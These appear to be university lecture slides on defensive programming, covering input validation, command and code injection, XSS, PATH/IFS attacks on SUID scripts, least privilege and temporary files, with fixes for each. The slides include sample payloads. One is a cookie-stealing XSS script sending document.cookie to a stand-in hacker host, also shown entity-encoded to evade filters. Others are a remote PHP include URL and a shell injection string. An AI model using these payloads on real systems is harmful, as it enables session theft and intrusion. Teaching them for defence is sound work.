Software Security

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Introduction

The **best defense** against software vulnerabilities is to **prevent** them occurring

Software security refers to writing safe code and correctly handle program I/O so to prevent vulnerabilities

Introduction

NISTIR 8151 "Dramatically Reducing Software Vulnerabilities" **Prevention**: improved methods for **specifying** and **building** software

Detection: better and more efficient **testing** techniques

Mitigation: more resilient architectures, *defence in depth*

CWE TOP Software Errors 2019 (link)

- Improper Restriction of Operations within the Bounds of a Memory Buffer
- Improper Neutralization of Input in Web Page Generation ('Cross-site Scripting')
- Improper Input Validation
- Information Exposure
- Improper Neutralization of Special Elements in SQL query ('SQL Injection')
- Use After Free
- Integer Overflow or Wraparound
- Cross-Site Request Forgery (CSRF)
- Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')

- Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
- Improper Authentication
- NULL Pointer Dereference
- Incorrect **Permission** Assignment for Critical Resource
- Unrestricted **Upload** of File with Dangerous Type
- Use of Hard-coded **Credentials**
- Uncontrolled Resource Consumption
- **Deserialization** of Untrusted Data

Defensive (secure) programming

Definition: designing and implementing software so it **continues to function** even when under attack

Software should **detect** erroneous conditions resulting from attack, and


- continue executing safely, or
- **fail** gracefully

Key rule: never assume anything. **Check** all assumptions and **handle**any possible error states

Vulnerabilities are often triggered by inputs that **differ dramatically** from what is usually expected

unlikely to be identified by common testing approaches

Abstract view of a program



Challenges in defensive programming

Programmers focus on steps for success rather than considering all possible **points of failures**

Programmers make **assumptions** on input and environment that should be **validated** before processing

Security has a cost: hardly achieved if not a **design goal** from the very beginning

Defensive programming requires awareness of:

- consequences of failures
- attacker techniques
- vulnerabilities can be triggered by highly unusual input
- how failures occur and how to prevent them
- ⇒ increasingly a key design goal

Defensive programming

- 1. Handling program input
- 2. Writing safe code
- 3. Handling interaction
- 4. Handling output

Input validity and interpretation

Assuming **input validity** is very problematic

Example: Heartbleed attack on OpenSSL. The program did not check the amount of requested data against the available ones, leading to a buffer over-read vulnerability

Input **interpretation** is another important source of vulnerabilities

Charset confusion is a source of vulnerability (e.g. bypassing blacklisting by alternate encoding)

Type confusion also leads to attacks (e.g. code injection, integer overflow)

Injection attacks

Definition: Attacker **injects** a malicious payload so to affect the flow of execution of the program

Typical in **scripting languages** that pass input to other "helper" programs and then process their outputs

Example 1: SQL injections

Example 2: perl CGI script displaying user information through UNIX finger

```
#!/usr/bin/perl
use CGI;
use CGI::Carp qw(fatalsToBrowser);
$g = new CGI; # create guery object
# display HTML header
print $q->header,
$q->start html('Finger User'),
$q->h1('Finger User');
print "";
# get name of user and display their finger details
$user = $q->param("user");
print \'/usr/bin/finger -sh \$user\';
# display HTML footer
print "";
print $q->end_html;
```

Command injection example

Expected behaviour: when we pass username focardi the script displays the output of /usr/bin/finger -sh focardi

Finger User

```
Login Name TTY Idle Login Time Where focardi Riccardo Focardi *con 2d Mon 08:40
```

Injection: attacker can inject commands by separating them through ";" as in username focardi; echo Attack!; ...

Finger User

```
Login Name TTY Idle Login Time Where focardi Riccardo Focardi *con 2d Mon 08:40

Attack!
```

Command injection example, fixed

Command injection is an **input interpretation** problem

Program interprets input as a username but instead the attacker is appending **commands** (that are executed with the **server privileges**)

Possible fix: whitelisting the username through a regular expression checking that it only contains alphanumeric characters

```
# get name of user and display their finger details
$user = $q->param("user");
print \'/usr/bin/finger -sh \$user\';
is replaced by
# get name of user and display their finger details
$user = $q->param("user");
die "The specified user contains illegal characters!"
unless (suser = \sim /^w+ );
print \( \)/usr/bin/finger -sh \( \$\user \);
       Better fix: not invoking the shell!
```

Code injection

Code injection is another form of input interpretation problem

Attacker injects code that is executed with the program privileges

Example 1: shellcodes

Example 2: **file inclusion** in PHP scripts

Suppose we load a page that is passed as parameter:

```
https://foo.com/index.php?p=about.html
PHP code:

<?php
if (isset($_GET["p"])) {
   include($_GET["p"]);
} else {
   include("home.html");</pre>
```

File inclusion example

Expected behaviour: include a selected content (e.g. from a menu) into a part of the web page

Attack: When option allow_url_include is set on the server configuration, the attacker can inject a URL in order to include arbitrary code

https://foo.com/index.php?p=http://hacker.web.site/hack.txt

The PHP code at http://hacker.web.site/hack.txt is included and evaluated

In fact, http://hacker.web.site/hack.txt can contain arbitrary code

Cross-site scripting (XSS)

For security reasons, browsers limit script access to pages that belong to the **same site**

content from one site is equally trusted and permitted to interact with other content from the same site

XSS is a **code injection attack** that bypasses this security mechanism

Idea: the attacker injects a script (e.g. JavaScript) into a web application in order to attack other users

When a user access the page, the script is **executed** in the context of the honest site with "full privileges"

Example: a comment like

Thanks for this information, it's great! <script> document.location='http://hacker.web.site/cookie .cgi?'+document.cookie </script>

Validating input syntax

Whitelisting: compare input data against what is wanted

Example: username is a sequence of alphanumeric characters

die "The specified user contains illegal characters!" **unless** (\$user =~ /^\w+\$/);

hard to bypass if whitelisting is strict enough **Blacklisting**: compare input data with know dangerous values

Example: disallow/escape special characters such as ";'..."

```
$query = "SELECT * FROM suppliers WHERE
name = "" . mysql_real_escape_string($name) . "";";
```

can be bypassed, e.g., through encodings (mysql_real_escape_string is in fact deprecated)

Example: bypassing blacklisting

We **remove <script> tags** in order to prevent XSS attacks

Thanks for this information, it's great! <script> document.location='http://hacker.web.site/cookie .cgi?'+document.cookie </script>

becomes

Thanks for this information, it's great! document.location='http://hacker.web.site/cookie.cgi?'+document.cookie

Attacker can (HTML) **encode** the comment as follows:

```
Thanks for this information, its great!  
<&#115;&#99;&#114;&#105;&#112;&#116;&#62;  
&#100;&#111;&#99;&#117;&#109;&#101;&#110;&#116;  
&#46;&#108;&#111;&#99;&#97;&#116;&#105;&#111;  
&#110;&#61;&#39;&#104;&#116;&#116;&#112;&#58;  
&#47;&#47;&#104;&#97;&#99;&#107;&#101;&#114;  
&#101;&#47;&#99;&#111;&#111;&#107;&#105;&#101;
```

Similar problem with **Unicode** (**multiple** representations of the same character)

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Correct algorithm implementation

Buggy implementations might break security

Example 1: poor random number generation in early Netscape browser allowed for **breaking session keys**

Example 2: a similar problem in TCP sessions allowed for **session** hijacking

Example 3: **debug/test code** in sendmail was used by Morris worm to bypass security mechanisms and propagate

Example 4: early implementation of JVM had buggy security checks for remotely sourced code. An attacker could execute remote code from a web page as trusted, local one

Correct interpretation of data

Data should be interpreted consistently to prevent inappropriate manipulation, leading to flaws

Strongly typed languages ensures this is the case

Loosely typed languages such as C, allows for liberal casting leading to incorrect manipulation of pointers, esp. in complex data structures

These bugs might be exploited to crash the program or subvert execution

Fixes:

- use strongly typed programming languages, when possible
- when using loosely typed languages, pay particular attention to cast and pointer manipulation

Correct use of memory

Programs allocate memory on the heap. Memory should be **released** when the tasks have been performed

Memory leak: Incorrect use of memory might steadily increase memory allocation, exhausting it

⇒ An attacker might exploit this to trigger a DoS attack

Languages like C leave to the programmers the **responsibility** of memory management, and are subject to memory leaks

Languages such as C++ and Java manage memory allocation automatically

👍 more reliable programs

*****overhead

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Environment variables

Environment variables are a collection of string values inherited by each process from its parent that can affect the way a running process behaves

Examples (Unix):

- PATH directories for commands
- IFS separators of words
- LD_LIBRARY_PATH directories for dynamically loadable libs

Scenario: a local user attempting to subvert a program that grants administrator privileges

Example: ISP script that takes the identity of some user, strips domain specification, and retrieves the mapping to the IP address

```
#!/bin/bash
user='echo $1 |sed 's/@.*$//'
grep $user /var/local/accounts/ipaddrs
```

Example (ctd.)

The script needs to access
/var/local/accounts/ipaddrs and is set SUID
root permission

Note: the script uses sed and grep that are in /usr/bin

Attacker include in **PATH** a directory under her control with **malicious** sed and grep implementations

⇒ code executed with **root privileges**

Fix?

#!/bin/bash
PATH="/sbin:/bin:/usr/sbin:/usr/bin"
export PATH
user='echo \$1 |sed 's/@.*\$//'
grep \$user /var/local/accounts/ipaddrs

Attacker includes "=" in **IFS** and path to malicious PATH program in **PATH**

PATH="/sbin:/usr/sbin:/usr/sbin:/usr/bin" **executes**PATH **with param** "/sbin:/bin:/usr/sbin:/usr/sbin"

Secure scripts and programs?

It is very **hard** to prevent previous attacks and write **secure shell scripts**

Fix 1: SUID on shell scripts is **ignored** in recent Unix systems

Fix 2: use a wrapper compiled program that sets appropriate user and environment variables before invoking the actual script

Example: Apache suEXEC

Similar attack on programs by making **LD_LIBRARY_PATH** point to malicious libraries

Fix: in modern systems **LD_LIBRARY_PATH** is **ignored** in

SUID programs. It is necessary to specify the path at compile time

Note: programs using custom variables should always regard them as **untrusted input**

Least privilege

Programs should execute with the least privileges needed

Usual approach: run a program as a particular user (e.g. www) and provide suitable permissions

Example: www should have **read-only** access to most of the web application files so that an attack cannot fully subvert the web site

Strategies

- Drop privileges as soon as they have been used (e.g. reserved network ports)
- Modularize programs and assign least privileges to modules
- Sandbox programs in order to isolate them (es. chroot, containers, virtualization, ...)
- MAC e.g. SELinux, AppArmor

Temporary files

Programs often use temporary files written in a shared folder

Flawed approach: use the process ID to determine the filename so that it does not clash with another program's temporary file

Attack example: create a link to /etc/passwd so that it is overwritten

Solution

- Use a suitable library function to create a temporary file with randomized name (es. mkstemp in C)
- Set appropriate permissions to prevent leakage or tampering by attackers (default permissions might be too weak)

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Output validity and interpretation

As for input, output should be **validated** and **correctly interpreted**

- Input is checked before it is used or stored
- Output is checked before it is displayed

Note: output might be based on third party data (es. database) that was not necessarily filtered

Solution

- blacklisting dangerous content (es. HTML tags)
- if possible, whitelist the output

As for input, blacklisting is **tricky** and requires to pay attention to **encoding** that might **bypass** the filtering